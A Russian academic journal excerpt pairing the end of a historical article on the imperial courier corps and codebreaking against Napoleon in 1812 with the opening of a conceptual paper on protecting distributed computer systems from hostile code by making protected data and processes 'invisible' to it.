Штат корпуса в соответствии с императорским указом состоял из одного офицера и 13 фельдъегерей. В дальнейшем он неоднократно увеличивался. Учитывая особенности выполняемых задач (доставка наиболее важных и срочных документов, исходящих от императора, членам правительства, военачальникам и другим должностным лицам в столице и в регионах и от них – в его адрес; сопровождение при поездках по стране и за границу императора, членов императорской фамилии и их зарубежных гостей; перевозка денежных сумм и государственных ценностей и т. д.), Фельдъегерский корпус был укомплектован в основном за счет личного состава особой кавалерийской части придворного назначения – кавалергардов, а также унтер-офицеров гвардейских Измайловского, Преображенского и Семеновского полков. При первом комплектовании корпуса особое внимание уделялось внешнему виду и физическим данным зачисляемых на фельдъегерские должности, а впоследствии от них стали требовать также знания иностранных языков.

К началу XIX в. корпус состоял из четырех офицеров и 80 фельдъегерей. Они подчинялись дежурному генералу Главного штаба. Благодаря высокой скорости передвижения (по хорошим дорогам 400 верст в сутки) доставка документов при помощи фельдъегерской связи была быстрой и надежной. Для охраны фельдъегерей обычно назначался один солдат, а при доставке особо важных депеш и грузов – специальный конвой[19].

26 января 1808 г. Фельдъегерский корпус указом императора Александра I был переведен в подчинение военному министру. Это способствовало более четкой организации его служебной деятельности, установлению воинского порядка и укреплению дисциплины среди личного состава. Передача корпуса в военное ведомство сыграла положительную роль в установлении единообразия требований при работе с корреспонденцией и исполнения служебных обязанностей фельдъегерями в поездках за границу. Именно фельдъегери выезжали с различными поручениями императора и правительства во многие страны не только к российским дипломатам, но и к главам иностранных государств. Фельдъегери обеспечивали доставку правительственной корреспонденции и внутри страны. Для обеспечения оперативности связи чины корпуса несли дежурство в резиденции императора – Зимнем дворце, в Военном министерстве, Главном штабе, Министерстве иностранных дел, Кабинете его императорского величества, Государственном совете, Сенате, Комитете министров. Чтобы правительство своевременно получало информацию о положении в армии, широко практиковалось прикрепление офицеров и фельдъегерей корпуса к командую-

щим войсками во время военных действий. Особо важные документы, адресованные в действующую армию, срочно доставляли фельдъегери, которые постоянно дежурили в Главной квартире императора. Так, перед войной 1812 г. фельдъегери из Санкт-Петербурга преодолевали расстояние до Вильно за трое суток, доставляя пакеты фельдмаршалу М.Б. Барклаю-де-Толли и от него с такой же скоростью в столицу[20].

27 января 1812 г. было введено в действие «Учреждение для управления большой действующей армией». Это был первый в истории отечественного военного искусства устав для управления армиями в военное время, утверждавший схему полевого управления русской армией. Согласно этому документу фельдъегери подчинялись лично главнокомандующему, им предписывалось действовать совместно с генеральскими адъютантами в случаях передачи важнейших приказаний (о выступлении, движении или передислокации и т. п.). Чины корпуса также осуществляли связь со столицей. В сложных условиях войны фельдъегери, прикомандированные к М.И. Кутузову, доставляли исходящую от него корреспонденцию командующим армиями (П.И. Багратиону и М.Б. Барклаю-де-Толли), командирам корпусов, начальникам партизанских отрядов, губернаторам Московской, Калужской, Смоленской и других губерний, министрам и другим корреспондентам, обеспечивая тем самым связь в оперативно-стратегическом звене руководства действующей армии[21].

Специальные поручения, которые возлагались на офицеров и фельдъегерей корпуса в период войны и первые послевоенные годы, носили самый разносторонний характер. Так, именно русскому фельдъегерю И.В. Лицынскому было поручено сопровождать Наполеона в ссылку. После доставки бывшего императора Франции на остров Эльба Лицынский был послан с известием об этом к Александру I и к монархам ряда европейских государств[22].

В описываемый период времени активно велась дешифровальная работа. «Черный кабинет» России, сосредоточенный в МИД, совершенствовал методы, технику перехвата и перлюстрации сообщений иностранных государств. На почтамтах были созданы профессиональные службы по перехвату и перлюстрации дипломатической переписки, разрабатывались методы быстрого копирования, перлюстрации без улик (подделка печатей и т. д.), оперативного ознакомления с содержанием сообщений и передачи их дешифровальным органам.

Можно сказать, что русская криптографическая служба была готова к войне, и с ее началом появились значительные успехи. В ходе военных действий русские дешифровальщики вскрыли не

только простейшие шифры для связи с небольшими подразделениями, но и Большой и Малый шифры Наполеона. Несмотря на то что эти шифры являлись недостаточно стойкими, французы им полностью доверяли. Они не верили в интеллектуальные способности российских дешифровальщиков и считали, что в России даже слабые шифры будут обеспечивать тайну переписки. История показала, что они сильно ошиблись.

Российский император Александр I обильно цитировал переписку Наполеона и его генералов. В частности, в одной из своих работ американский историк Флетчер Пратт приводит выдержку из разговора, состоявшегося между Александром I и командующим одного из корпусов армии Наполеона – маршалом Макдональдом. «Конечно, – сказал император России Александр, – нам очень много помогало то, что мы всегда знали намерения вашего императора из его собственных депеш. Во время последних операций в стране были большие недовольства, и нам удалось захватить много депеш». – «Я считаю очень странным, что вы смогли их прочесть, – заметил Макдональд, – кто-нибудь, наверное, выдал вам ключ?» Александр возмутился: «Отнюдь нет! Я даю вам честное слово, что ничего подобного не имело места. Мы дешифровали их»[23]. Наши криптоаналитики могли гордиться тем, что их достижения пропагандировал сам император.

Ни в коей мере не умаляя заслуг отечественных дешифровальщиков, следует отметить, что в некоторых случаях в их руки действительно могли попадать ключевые документы. Такая возможность объясняется тем, что в тылу у французов шла широкомасштабная партизанская война. В боевых действиях в тылу противника принимали участие не только отряды вооружившегося гражданского населения, но и регулярные воинские подразделения, состоящие из гусар (здесь, безусловно, следует упомянуть легендарного партизана и знаменитого поэта Дениса Давыдова) и казаков. Эти подразделения фактически явились предшественниками современного спецназа. Они нападали не только на фуражиров и небольшие отряды противника, но и совершали лихие рейды по тылам французов. Нередко они захватывали высокопоставленных офицеров и даже целые штабы и добывали, таким образом, ключи к французским шифрам.

Нельзя не отметить еще один крайне важный аспект деятельности партизан, оказавший существенную помощь российским криптоаналитикам. Именно «эскадроны гусар летучих» занимались перехватом курьеров, осуществлявших связь между подразделениями наполеоновской армии, и поставляли материал для работы дешифровальщиков.

Великий русский полководец М.И. Кутузов отдавал должное перехвату и криптоанализу сообщений противника еще до нападения Наполеона на Россию. Так, находясь вместе с русской армией, действующей за пределами России (ноябрь 1805 г.), Кутузов получил перехваченные и дешифрованные письма Наполеона и его маршала Л. Бертье к австрийскому императору Францу I. В это время Австрия, напуганная победой Наполеона под Аустерлицем, пыталась тайно войти в сговор с Францией. Если бы это случилось, то Россия лишилась бы мощного союзника и должна была пересмотреть свою стратегию в войне. Но были нужны доказательства тайного сговора. Изучив полученные письма, Кутузов сообщал Александру I: «Теперь я имею все основания считать, что существуют переговоры между Австрией и Францией»[24]. Факт предательства Австрии был подтвержден.

На важность перехваченной и дешифрованной переписки французов указывает следующее сообщение М. Кутузова к командующему одной из русских армий адмиралу П. Чичагову (от 30 октября 1812 г.): «Господин адмирал! Для большей уверенности посылаю еще раз вашему превосходительству достоверные подробности, почерпнутые из переписки, вплоть до писем самого Наполеона, копии с которых я вам уже отослал. Из этих выдержек вы увидите, господин адмирал, как в действительности ничтожны те средства, коими располагает противник в своем тылу в части продовольствия и обмундирования...»[25]

Приведем еще один пример важности перехваченной депеши противника. 5 октября 1812 г. отряд полковника М. Кудашева во время боя у Тарутино захватил предписание маршала Франции Бертье одному из французских генералов. В нем говорилось об отправлении всего тяжелого снаряжения французской армии на Можайскую дорогу. Это позволило Кутузову принять правильное решение. Он отказался от преследования разбитого авангарда маршала Мюрата и сосредоточил основные силы на Калужской дороге, перекрыв тем самым путь французов на юг. Французы были вынуждены отступать по Смоленской дороге, местность вокруг которой была разграблена ими ранее. Тем самым французы были лишены продовольственного снабжения в ходе отступления.

Действия российских конных отрядов в тылу французов очень беспокоили Наполеона. Французский генерал А. Коленкур, постоянно находившийся рядом с Наполеоном, вспоминал: «Император был очень озабочен и начинал, без сомнения, сознавать затруднительность положения, тогда как до сих пор он старался скрыть это даже от себя. Ни потери, понесенные в бою, ни состояние кавале-

рии и ничего вообще не беспокоило его в такой мере, как появление казаков в нашем тылу»[26].

Сам Наполеон неоднократно высказывал сожаление о том, что ему не удается создать разведывательную сеть в тылу русской армии. Конные французские отряды в тылу у русских были бы мгновенно выявлены и уничтожены. Поэтому нужно было вербовать русских на службу Наполеона, что было связано с большими трудностями.

Приведем один из примеров неудачной вербовки. В период пребывания Наполеона в Москве был захвачен купец Жданов, не успевший выехать из Москвы. Под угрозой смертной казни ему предложили проникнуть в расположение русской армии и собрать нужные французам сведения. За выполнение задания Жданову было обещано большое вознаграждение, он «согласился». Прибыв в расположение русских войск, Жданов обратился к генералу М. Милорадовичу и передал ему список вопросов, на которые французы хотели бы получить ответы. Этот список содержал существенную военно-тактическую информацию, и Кутузов, узнав об этом, наградил Жданова медалью. Таких примеров было немало.

Рассмотрим теперь вопрос об эффективности криптографических усилий наполеоновской Франции против России. Использовавшиеся в военных сетях связи российские шифры по сложности их дешифрования были аналогичны французским, однако российское руководство уделяло гораздо большее внимание правильному их использованию. Значительные усилия были направлены на развитие службы перехвата и дешифрования. Полученные из дешифрованных сообщений сведения своевременно передавались командованию армии и высшему политическому руководству, включая царя. Наполеон же находился на захваченной территории и не имел возможности «партизанского» перехвата сообщений российских военачальников. Вообще, как отмечает Д. Кан[27], французский полководец определенно не придавал большого значения криптографии. Он целиком полагался на мощь своей «непобедимой» армии и не имел дешифровальной службы в войсках. Она казалась ему бесполезной. Поэтому сведения об эффективном дешифровании французами российских военных депеш в истории отсутствуют. Таким образом, можно утверждать, что российская криптография победила в борьбе с французской.

Примечания

1 Цит. по: *Белоус В.* Войны станут невидимыми // Независимое военное обозрение. 2006. № 32. С. 7.

2 Цит. по: *Черняк Е.* Пять столетий тайной войны. М.: Международные отношения, 1991. С. 434.

3 XVII, XVIII и первая половина XIX в. вошли в историю криптографии как эра «черных кабинетов» – специальных государственных органов по перехвату и дешифрованию переписки. В штат «черных кабинетов» входили криптографы-дешифровальщики, агенты по перехвату почты, специалисты по вскрытию пакетов, писцы-копировальщики, переводчики, граверы, специализировавшиеся на подделке печатей, химики (их наличие было необходимо из-за активного использования стеганографических методов защиты информации, так называемых невидимых чернил), специалисты по имитации почерков и т. д. Таким образом, «черные кабинеты» состояли из высококвалифицированных специалистов в различных областях деятельности.

4 Цит. по: *Черняк Е.* Указ. соч. С. 433.

5 Цит. по: Очерки истории внешней разведки. Т. 1 / Под ред. Е.М. Примакова. М., 1997. С. 107.

6 Там же. С. 108.

7 Это был номенклатор (шифрсистема, объединяющая кодовую книгу и шифр замены). «Великий шифр» предложен А. Россиньолем в XVII в. Россиньоль был одним из выдающихся криптоаналитиков своего времени, его работа давала важную для Франции политическую и военную информацию. Король Франции Людовик XIII несколько раз посещал поместье близ Парижа, где жил Россиньоль, для бесед с лучшим криптоаналитиком Франции, его сын Людовик XIV выделил Россиньолю в новом королевском дворце в Версале для работы персональный кабинет рядом со своими покоями. Оба короля высоко ценили талант Россиньоля и оказывали ему всяческие милости и платили весьма высокое жалованье.

8 *Бабаш А.В., Гольев Ю.И., Ларин Д.А., Шанкин Г.П.* Криптографические идеи XIX века // Защита информации. Конфидент. 2004. № 1. С. 95.

9 *Бабаш А.В., Шанкин Г.П.* История криптографии. Ч. 1. М.: Гелиос АРВ, 2002. С. 75.

10 См.: *Kahn D.* The codebreakers. N.Y.: Macmillan Publ. Co., 1967.

11 Цит. по: *Кан Д.* Война кодов и шифров. М.: РИПОЛ КЛАССИК, 2004. С. 153.

12 Там же.

13 Там же.

14 Там же.

15 Там же. С. 199.

16 *Соболева Т.А.* История шифровального дела в России. М.: ОЛМА-ПРЕСС-Образование, 2002. С. 185.

17 Там же. С. 187.

18 Там же. С. 189.
19 *Астрахан В.И., Гусев В.В., Павлов В.В., Чернявский Б.Г.* Становление и развитие правительственной связи в России. Орел: ВИПС, 1996. С. 20.
20 Там же. С. 22.
21 Там же. С. 23.
22 Там же.
23 *Пратт Ф.* Секретно и срочно. М.; Л., 1939. С. 51–52.
24 Цит. по: *Жилин П.А.* Гибель наполеоновской армии в России. М., 1974. С. 59.
25 *Кутузов М.И.* Письма, записки. М., 1989. С. 403.
26 *Кудрявцев Н.А.* Государево Око. Тайная дипломатия и разведка на службе России. М.: ОЛМА-ПРЕСС, 2002. С. 467.
27 *Kahn D.* Указ. соч.

Концепция

А.А. Грушо, Н.А. Грушо, Е.Е. Тимонина

МЕТОДЫ ЗАЩИТЫ ИНФОРМАЦИИ ОТ АТАК С ПОМОЩЬЮ СКРЫТЫХ КАНАЛОВ И ВРАЖДЕБНЫХ ПРОГРАММНО-АППАРАТНЫХ АГЕНТОВ В РАСПРЕДЕЛЕННЫХ СИСТЕМАХ*

Проблема построения надежной защиты, опирающейся на ненадежные аппаратную и программную составляющие, использующей ненадежные глобальные сети и открытые протоколы, является для России фундаментальной научной проблемой. В работе рассматривается новая парадигма построения защиты в распределенных компьютерных системах в предположениях, что в ее компонентах могут присутствовать враждебные программно-аппаратные агенты нарушителя безопасности. Защищенность достигается обеспечением «невидимости» объектов защиты для враждебного кода. Рассматриваются методы обеспечения «невидимости» процессов, данных и программ.

Ключевые слова: безопасность распределенных компьютерных систем, враждебный код, искусственный интеллект.

Введение

Специфика России состоит в том, что в решении задачи защиты информации в распределенных системах приходится опираться на импортную технику, оснащенную иностранным программным обеспечением, которое может содержать средства скрытого информационного воздействия и разрушения. В системах связи используются протоколы, надежность которых нигде не доказана. Распределенные системы опираются на открытые сети, например Интернет. Поэтому проблема построения надежной защиты, опирающейся на ненадежные аппаратную и программную составляющие, использующей ненадежные глобальные сети и открытые протоколы, является для России фундаментальной научной проблемой.

* Работа выполнена при поддержке РФФИ, грант № 07-07-00236.

В данной работе мы рассматриваем угрозы информационным ресурсам (ИР) и информационным технологиям (ИТ) в информационных системах, связанные с внедрением вредоносного кода (ВК) в компьютерные системы. ВК может представлять собой автономно действующего агента или совокупность агентов, выполняющих различные функции, связанные с нанесением ущерба ИТ и ИР. ВК может располагаться в аппаратной платформе (процессорах и контроллерах компьютерной системы), может находиться в памяти компьютерной системы и относиться к операционной системе или приложениям. Мы предполагаем, что проблема построения надежной защиты распределенных систем из ненадежных с точки зрения безопасности элементов состоит в первую очередь в противодействии угрозам, связанным с ВК.

В настоящее время существует несколько парадигм противодействия угрозам, связанным с ВК. Исторически первой парадигмой является концепция ограничения доступов пользователей и субъектов от их имени к защищаемым ИР и ИТ[1]. В этой концепции предполагается, что пользователь – нарушитель безопасности может внедрить ВК в компьютерную систему с целью получения несанкционированного доступа (НСД) к интересующим его ИР. Поскольку ВК может быть внедрен в различные подсистемы, то в концепции ограничения доступов пришлось требовать защиту целиком компьютерной системы от НСД. Образно говоря, концепция защиты от НСД предполагает построение «крепости» с множеством оборонительных сооружений, не допускающих ВК, действующего от имени нарушителя, в функционально замкнутую систему. Концепция ограничения доступов нашла широкое применение, и в данной работе мы отнюдь не предлагаем отказываться от опыта, накопленного благодаря ей.

Однако концепция ограничения доступов имеет неустранимые изъяны.

Первый изъян заключается в том, что в современных условиях мы не можем контролировать НСД на всем жизненном цикле. Это связано с тем, что процессоры, операционные системы и значительная часть приложений изготавливаются за рубежом в недоступных для контроля условиях и могут содержать ВК, заложенные до того, как мы можем обеспечить контроль и защиту от него.

Второй неустранимый изъян состоит в том, что современные информационные технологии, основанные на распределенных системах, требуют взаимодействия с глобальными открытыми сетями. Даже внутри одной корпорации большое количество пользователей приводит к необходимости допускать существование нарушителя-инсайдера, который может несанкционированно взаимодействовать

с некоторыми компонентами корпоративной системы. Наиболее известные вредоносные воздействия на компьютерные системы из сети – это вирусы и черви. Возможность встраивания в компьютерную систему вируса или червя связана с нереальностью полного описания процессов взаимодействия информации, попадающей в компьютер извне, и внутренних программно-аппаратных систем. Наши[2, 3, 4, 5, 6, 7, 8] и другие исследования[9] показали, что в этих условиях возможны скрытые каналы взаимодействия между нарушителем безопасности и ВК в компьютерных системах.

Третий неустранимый изъян концепции ограничения доступов связан с тем, что любые дополнительные ограничения, как правило, приводят к снижению эффективности и функциональности компьютерных систем. Чем более жесткими являются ограничения на доступ, тем меньше возможностей обмена информацией и сложнее реализация самой системы ограничения доступов.

В концепции ограничения доступов существуют и другие изъяны, которые мы в рамках настоящей работы считаем менее значимыми.

Существенным продвижением в ограничении возможностей проникновения ВК в компьютерную систему является парадигма демилитаризованной зоны (ДМЗ). Эта парадигма предполагает свободное общение прокси-сервера с внешними для защищаемой сети информационными системами и наличие максимально упрощенного интерфейса между этим сервером и компьютерами в защищаемой локальной сети. Предполагается, что враждебный код, попав на компьютер ДМЗ, может нанести ущерб лишь в рамках ДМЗ. С другой стороны, простейший и легко анализируемый интерфейс с внутренним компьютером не позволит дальнейшего проникновения ВК в защищаемую компьютерную систему.

Однако эта концепция не позволяет устранить все скрытые каналы и, вообще говоря, не гарантирует от внедрения ВК в компьютерную систему. Вместе с тем идея изоляции ВК от компьютерных систем является новой по сравнению с идеологией ограничения доступов.

В данной работе мы глубже развиваем концепцию изоляции ВК и переходим к парадигме ограничения возможностей ВК по выполнению враждебных действий.

Прежде чем описывать содержание нашего подхода, представим, что нам удалось реализовать сформулированную идею. В этом случае мы можем отказаться от необходимости осуществлять защиту всей компьютерной системы как единственную логически непротиворечивую реализацию концепции ограничения доступов. В случае реализации нашей парадигмы мы можем перейти к построению

избирательной защиты. Имеется в виду следующее[10]. Выделяются активы (ценные ИР и ИТ), для каждого из которых описываются угрозы, которые необходимо нейтрализовать. Избирательная защита предполагает защищенность выделенных активов конкретно от выделенных для этих активов угроз. Указанный принцип построения защиты позволяет избежать изъянов, связанных с ограничениями функциональности компьютерной системы. Кроме того, мы априори предполагаем возможность наличия ВК и тем самым снимаем проблемы, связанные с контролем на всем жизненном цикле. Как будет показано далее, наша парадигма недостаточно эффективна при существовании скрытых каналов с большой пропускной способностью. Однако наши и другие исследования в данной области позволяют снижать пропускную способность потенциальных скрытых каналов до необходимого минимума.

Особенности атак с помощью вредоносного кода

Для описания методов ограничения возможностей ВК по нанесению ущерба приведем основные определения и рассмотрим некоторые аспекты вредоносного воздействия ВК.

Атака – это совокупность взаимосвязанных действий нарушителя безопасности по нанесению ущерба активам в автоматизированной системе.

Атака условно состоит из двух этапов. Первый этап (более длительный) заключается в разведке атакуемой автоматизированной системы, определении активов, способов воздействия на них и выявлении уязвимостей системы, через которые может быть нанесен ущерб. Первый этап заканчивается подготовкой организационных и технических средств для нанесения ущерба. Второй этап – этап активных действий по нанесению ущерба. Он состоит, как правило, из трех шагов. Первый шаг – использование уязвимостей с целью реализации условий по нанесению ущерба (доступ к защищаемым ресурсам или к средствам воздействия на защищаемые ресурсы). Второй шаг – собственно нанесение ущерба активам. Третий шаг – маскировка действий нарушителя безопасности, для того чтобы избежать ответственности за нанесенный ущерб.

ВК может использоваться как на этапе разведки, так и в период активной фазы атаки по нанесению ущерба.

Рассмотрим некоторые сценарии функционирования ВК. Предположим, что задачей агента – нарушителя безопасности является выборочное взаимодействие с ИР. Например, кража опре-

деленных данных или кража данных определенного формата, модификация определенных программ или данных, изменение определенных настроек программного обеспечения и т. д. Тогда враждебный агент должен уметь решать простейшие задачи искусственного интеллекта:

– распознавание форматов данных;
– распознавание данных в рамках данного формата;
– распознавание программ;
– распознавание начала и конца вычислений заданного вида.

При решении этих задач агент должен следовать следующей логике, которая, вообще говоря, является обязательной для решения любой задачи:

1) запуск задач;
2) сбор исходных данных (в соответствии с некоторой схемой сбора данных);
3) предоставление исходных данных для обработки;
4) обработка данных по некоторому алгоритму;
5) формирование результата;
6) распределение данных в соответствии с некоторой схемой распределения данных;
7) закрытие задачи.

При этом решение сложных задач осуществляется благодаря суперпозиции задач.

Этап разведки состоит в постепенном выделении и определении задач и данных. При этом возникает вопрос, каким образом агенты могут распознавать данные, структуры данных и программ. Такой вопрос возникает в связи с тем, что ВК может быть внедрен на этапе разработки и создания процессоров и программного обеспечения, а указанные задачи требуют предметную ориентацию программно-аппаратного агента. Вторая сложность, которая обсуждается в связи с ВК, состоит в том[11], что ВК можно незаметно встроить в нижние уровни компьютерной системы, а данные, которые интересуют нарушителя, находятся на верхнем уровне приложений. Действительно трудно ожидать, что малого объема ВК в процессоре способен распознавать сложные структуры данных, связанные, например, с описанием счетов клиентов в автоматизированной банковской системе.

Вместе с тем ВК на нижнем уровне может быть настроен на получение информации с прикладного уровня или из сети с помощью некоторого скрытого канала. В этом случае малого объема ВК способен принять, скрыто разместить и запустить код любого предметно-ориентированного агента. При этом сам первоначальный ВК может скрывать работу агента на верхнем прикладном уровне. Кро-

ме того, проблема определения запуска и окончания работы определенных программ может решаться на нижнем уровне путем распознавания образов в последовательности обращений к процессорной системе.

К сожалению, построение скрытых каналов с прикладного уровня к ВК в процессоре или в ядре операционных систем не является сложной задачей. Если взаимодействие с нарушителем безопасности во внешней среде невозможно, то ВК не сможет решить предметно-ориентированные задачи. В самом деле, наличие скрытого канала с нарушителем безопасности позволяет подключить практически неограниченные интеллектуальные возможности для решения поставленных задач программно-аппаратным агентом. Сюда входят не только задачи внедрения предметно-ориентированных «закладок», но и передача нарушителю фрагментов данных и программ, которые не смог распознать внедренный программно-аппаратный агент.

Концепция ограничения возможностей вредоносного кода

Основная идея нашего подхода к защите информации при наличии ВК состоит в использовании ограничений интеллектуальных возможностей ВК и ограничение возможностей общения ВК с нарушителем безопасности с помощью скрытых каналов.

Предположим сначала, что нет скрытых каналов для интерактивного взаимодействия ВК с нарушителем безопасности, обладающим большим интеллектуальным потенциалом. Тогда функционирование ВК определяется возможностями программы и теми данными, которые удалось внедрить в атакуемый компьютер. Поскольку эти данные ограниченны, то всегда существуют структуры данных, которые программа не может распознать как объект своего поиска. Например, программе могут быть недоступны некоторые эвристические методы поиска. Если школьник, прочитав Конан Дойля, может дешифровать шифр простой замены, то для программы идентификация такого шифра и дешифрование недоступны. Программа, ограниченная рамками своего искусственного интеллекта, «не видит» недоступные ей структуры данных. При этом не исключаются взаимодействия ВК с искомыми объектами. В этом наша концепция отличается от известных концепций невлияния[12] и ограничений на информационные потоки[13, 14].

Рассмотрим, каким образом «невидимость» может быть использована при построении защиты от ВК.

Для того чтобы нанести ущерб, ВК должен распознать место вредоносного воздействия и после этого реализовывать само воздействие. На этапе разведки ВК должен собрать информацию об используемых структурах данных и передать их в интеллектуальный центр для разработки атаки. Во всех случаях ВК должен осуществлять сканирование данных и анализировать взаимодействие с другими процессами в компьютерной системе. Однако если нужных данных нет, то ВК не может нанести ущерб, а отсутствие скрытого канала не позволяет ему привлечь высокий интеллектуальный потенциал для разработки атаки.

Отметим еще раз различие с парадигмой ограничения доступов. В случае ограничения доступов «закладка» может распознать, что ее не пускают к определенным процессам и данным. Тогда враждебная многоагентная система[15] в компьютерной среде будет пытаться обойти систему защиты и внедрить агента в той среде, которая определена как недоступная. В случае построения защиты на принципах «невидимости» программно-аппаратный агент противника не знает, что его не пускают к определенным данным и процессам. Отсюда нет реакции на незавершенность поиска, так как нет искомых процессов и данных.

Более детально понятие «невидимость», возможности создания «невидимых» для ВК процессов и данных рассматриваются в следующих разделах.

Модель «невидимости»

Начнем с построения формальной модели «невидимости» программно-аппаратным агентом фрагментов данных в окружающей среде. ВК моделируется системой S с конечным множеством состояний. Предполагаем, что время дискретно. В каждый момент времени система S может находиться только в одном состоянии. Пусть A – потенциальное множество воздействий на систему, **PA** – множество всех подмножеств множества A, включая пустое множество $\varnothing$. Для каждой пары состояний s, s' из множества S определено множество $A(s, s') \in \mathbf{PA}$, тех воздействий, которые переводят S из состояния s в состояние s'. Будем считать для каждого состояния s, что множества $A(s, s')$ для различных s' не пересекаются. В каждый момент времени на систему S воздействует одно и только одно воздействие a (может быть $a=\varnothing$). Если $a \in A(s, s')$ и система находится в состоянии s, то после оказанного воздействия система переходит в состояние s'. При таком переходе мы говорим, что система «видит» воздействие a в состоянии s. Поскольку $\varnothing$ входит в любое

множество воздействий, то будем считать, что любое реальное действие имеет приоритет над ∅. Соответственно «невидимость» означает, что система S в состоянии s не получает воздействия, которое ищет и не меняет состояние.

Абсолютная «невидимость» воздействия a на ВК – это «невидимость» воздействия a для всех состояний s.

Воздействие a косвенно «видно» в состоянии s из состояния s_0, если существует цепочка воздействий $a_1a_2...a_k$, при которой s_0 переходит в s.

Данная модель является удобной для описания объектов, которые ВК может «видеть» или «не видеть». В терминах этой модели можно дать определение интеллекта системы как потенциальной возможности распознавания заданного множества воздействий или цепочек воздействий.

Таким образом, мы свели проблему защиты информации в условиях наличия ВК к задаче возможности распознавания программой заданных множеств воздействий.

Уже на уровне простого описания данной модели мы можем сформулировать следующее утверждение.

Утверждение 1. Для заданного ВК всегда можно построить «невидимый» для него процесс в компьютерной системе.

Для доказательства этого утверждения достаточно вывести потенциальные воздействия скрываемого процесса за рамки воздействий, которые распознает ВК.

В то же время справедливо следующее утверждение.

Утверждение 2. Для любого процесса в компьютерной системе можно построить ВК, который «видит» этот процесс.

Например, таким вредоносным кодом будет процесс, отслеживающий запуск заданной задачи.

Однако наибольший интерес представляет изучение «невидимости» для классов ВК.

Методы ограничения возможностей вредоносного кода по нанесению ущерба

Рассмотрим примеры ограничений возможностей ВК.

Пример 1. Пусть ВК имеет задание найти файл с заданным названием и расширением. Если мы изменили название файла и расширение[16], то ВК не находит искомый файл, если в нем не заложены возможности поиска по каким-либо другим признакам. Следовательно, ВК «не видит» искомый файл и не может нанести ущерб.

Этот метод хорошо работает в простейших случаях. Однако если файлов много, то процедура переименования файлов становится трудоемкой, а «закладка» может отслеживать эту процедуру.

Пример 2. Пусть, так же как в примере 1, ВК ищет некоторый файл по имени. Предположим, что в распоряжении пользователя есть доверенная среда, через которую можно менять имя файла, гарантированно защищенная от наблюдения ВК. Пример создания такой среды существует[17]. Более того, анонсированный в данной работе прибор был создан и сертифицирован Гостехкомиссией РФ как межсетевой экран 2-го класса[18]. Таким образом, мы в дальнейшем можем считать, что возможна безопасная модификация отдельных фрагментов данных.

Пример 3. В работе[19] приведен пример построения гарантированно защищенной базы данных, при построении которой допускается существование ВК во всех фрагментах распределенной системы, исключая доверенную среду примера 2. Основная идея построения защиты базы данных состоит в том, чтобы сохранить возможность выполнения основных операций поиска и изменения данных при гарантиях, что ВК не может восстановить конфиденциальную информацию. В основе доказательства защищенности лежит тот факт, что ВК не может восстановить ключи простейших шифров по шифртексту.

Пример 4. Предположим, что целью ВК является нахождение определенных программ и модификация их параметров. Такие задачи встречались при атаках на защищенную IP-телефонию и в других случаях. В настоящее время интенсивно развивается теория и практика обфускации программного обеспечения[20, 21, 22]. Основная цель этого направления состоит в том, чтобы модифицировать код программы таким образом, чтобы восстановление алгоритма этой программы являлось трудной задачей для аналитика и в то же время чтобы программа решала поставленные перед ней задачи. В том случае, если мы будем применять методы обфускации для защиты наиболее ценных программ в компьютерных системах, мы можем опираться на тот факт, что ВК не может быть более эффективен при восстановлении алгоритмов и программ, чем аналитик, использующий специальный инструментарий. Таким образом, методы обфускации для защиты программ от ВК являются значительно более эффективными, чем в традиционных задачах обфускации. В настоящее время разработана теория стойкости методов обфускации и разработан ряд пакетов прикладных программ, реализующих эти методы на практике.

Пример 5. Для сокрытия содержания ценных информационных объектов и важных процессов обработки данных от ВК можно ис-

пользовать руткит-технологии[23] (rootkit). Руткиты появились как средство атак на компьютерные системы сначала в операционных системах Unix, а затем в операционных системах Windows[24]. Руткиты эксплуатируют тот факт, что все средства защиты, расположенные в ядре операционной системы, не контролируют программы, работающие в самом ядре или на уровне API. Поэтому средства защиты «не видят» функционирование руткита. Вместе с тем сам руткит переводит на себя системные вызовы и реализует атаку «человек посередине». При нейтральном обмене информацией приложения с процессором руткит пропускает через себя нейтральный вызов и ответ на него. При обращении к запрещенным полям памяти или охраняемым процессам руткит возвращает ложную информацию. Если руткит использовать для защиты ценных активов и процессов их обработки, то в ряде случаев можно предотвращать возможности ВК обнаруживать ценные информационные объекты и процессы.

Пример 6. Наиболее серьезные проблемы при применении предлагаемых методов защиты связаны с возможностью ВК отслеживать вычислительные процессы с помощью идентификации заданий на обработку данных. В связи с этим возникает важная задача построения анонимных систем, реализующих взаимодействие различных компонент автоматизированных систем. Эта задача получила название «проблемы анонимности вычислений», и решению этой проблемы посвящено большое количество научных работ. Сошлемся лишь на то, что, имея элементы доверенной среды в распределенной системе, можно реализовать различные известные способы обеспечения анонимности, например технология MIX[25]. Таким образом, данная задача также эффективно решается на существующем уровне развития теории и практики.

Пример 7. Одним из самых интересных методов ограничения возможностей ВК является создание условий для неоднозначного распознавания искомых объектов вредоносным кодом. Впервые идея создания «интеллектуального шума», затрудняющего работу ВК, была опубликована в работе А.А. Грушо и Е.Е. Тимониной[26]. Основная идея этого метода состоит в том, чтобы создать близкие, но неверные данные для решаемой задачи и встроить идентификатор для выявления правильного результата при решении задач с правильными исходными данными и ложными исходными данными. Отслеживание конкретной последовательности решаемых задач может быть сделано невозможным для ВК. Тогда ВК теряет возможность правильной идентификации исходных данных и результата решенной задачи, несмотря на то, что задача решалась в явном виде. Применение этого метода может опираться на обеспечение анонимности, которая была разобрана в предыдущем примере.

Заключение

В статье изложена новая концепция построения систем защиты информации в автоматизированных системах. Эта концепция допускает наличие ВК в большинстве фрагментов распределенной автоматизированной системы. Возможность построения доверенных фрагментов, позволяющих реализовать эту концепцию, обоснована ранее. В основе концепции лежит ограничение возможностей ВК по реализации своих враждебных функций.

При разработке концепции мы использовали следующие слабые стороны ВК:

– интеллектуальная ограниченность ВК;
– присутствие и действие ВК могут быть замечены, и работа ВК может быть заблокирована;
– скрытые каналы взаимодействия ВК с интеллектуальным противником вне защищаемой системы могут быть ограничены.

В перечисленных предположениях можно эффективно использовать методы, затрудняющие ВК распознавать необходимую информацию. Применение данных методов не отменяет и не ограничивает применение системы ограничения доступов.

Примечания

1 См.: Department of Defense Trusted Computer System Evaluation Criteria. DoD. 1985.

2 См.: *Грушо А.А., Тимонина Е.Е.* Языки в скрытых каналах // Труды международной конференции «Информационные технологии в науке, образовании, телекоммуникации, бизнесе (весенняя сессия)», Украина, Крым, Ялта-Гурзуф, 2003.

3 См.: *Грушо А.А., Тимонина Е.Е.* Оценка времени, требуемого для организации скрытого канала // Дискретная математика. 2003. Т. 15. Вып. 2.

